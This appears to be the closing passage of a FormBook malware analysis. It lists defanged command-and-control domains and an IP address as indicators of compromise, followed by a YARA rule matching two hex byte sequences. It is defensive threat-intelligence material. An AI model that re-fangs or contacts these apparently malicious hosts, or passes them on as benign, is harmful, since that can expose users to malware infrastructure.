www[.]faajayapariwisata[.]com
www[.]660danm[.]top
www[.]liangyuen528[.]com
www[.]elettrosistemista[.]zip
www[.]117absasdad[.]store
www[.]makeinai[.]online
www[.]dorama-feelings[.]com
www[.]wmabed[.]shop[.]
www[.]k9vyp11no3[.]cfd
www[.]kateandrae[.]com
www[.]hroost[.]dev
www[.]m7q374[.]cfd
www[.]lloydsgroupco[.]com
www[.]enigmaticuii[.]com
www[.]1ijym8[.]cfd
www[.]azlimitlesshvac[.]net
www[.]b301[.]space
www[.]aaliyahsbabysitting[.]com
www[.]zenturasolutions[.]com
www[.]8gdh[.]com
www[.]jdfoxlight[.]info
www[.]donnavariedades[.]com
www[.]cebede24[.]com
www[.]66nong[.]com
www[.]xelynx[.]com
www[.]poria[.]link
www[.]3xfootball[.]com
www[.]freespirit-jules[.]com
```

```
www[.]olahbet[.]live
www[.]freshrakgroup[.]com
www[.]pivotalworks[.]tech
www[.]xiongqia[.]top
www[.]antonio-vivaldi[.]mobi
```

- IP:

```
198[.]23[.]201[.]89
```

Yara Rule

```
rule FormBook {
    meta:
        description = "Searches for Formbook variants"
        author = "0xMrMagnezi"
        date = "2024-06-13"

    strings:
        $hex_sequence = { 33 DB 53 FF 75 FC FF 75 F8 57 E8 84 FD FF FF }
        $hex_sequence2 = { FF 50 FF B5 3C FD FF FF 8D 85 68 FE FF FF 50 E8 4C 0F }

    condition:
        $hex_sequence or $hex_sequence2
}
```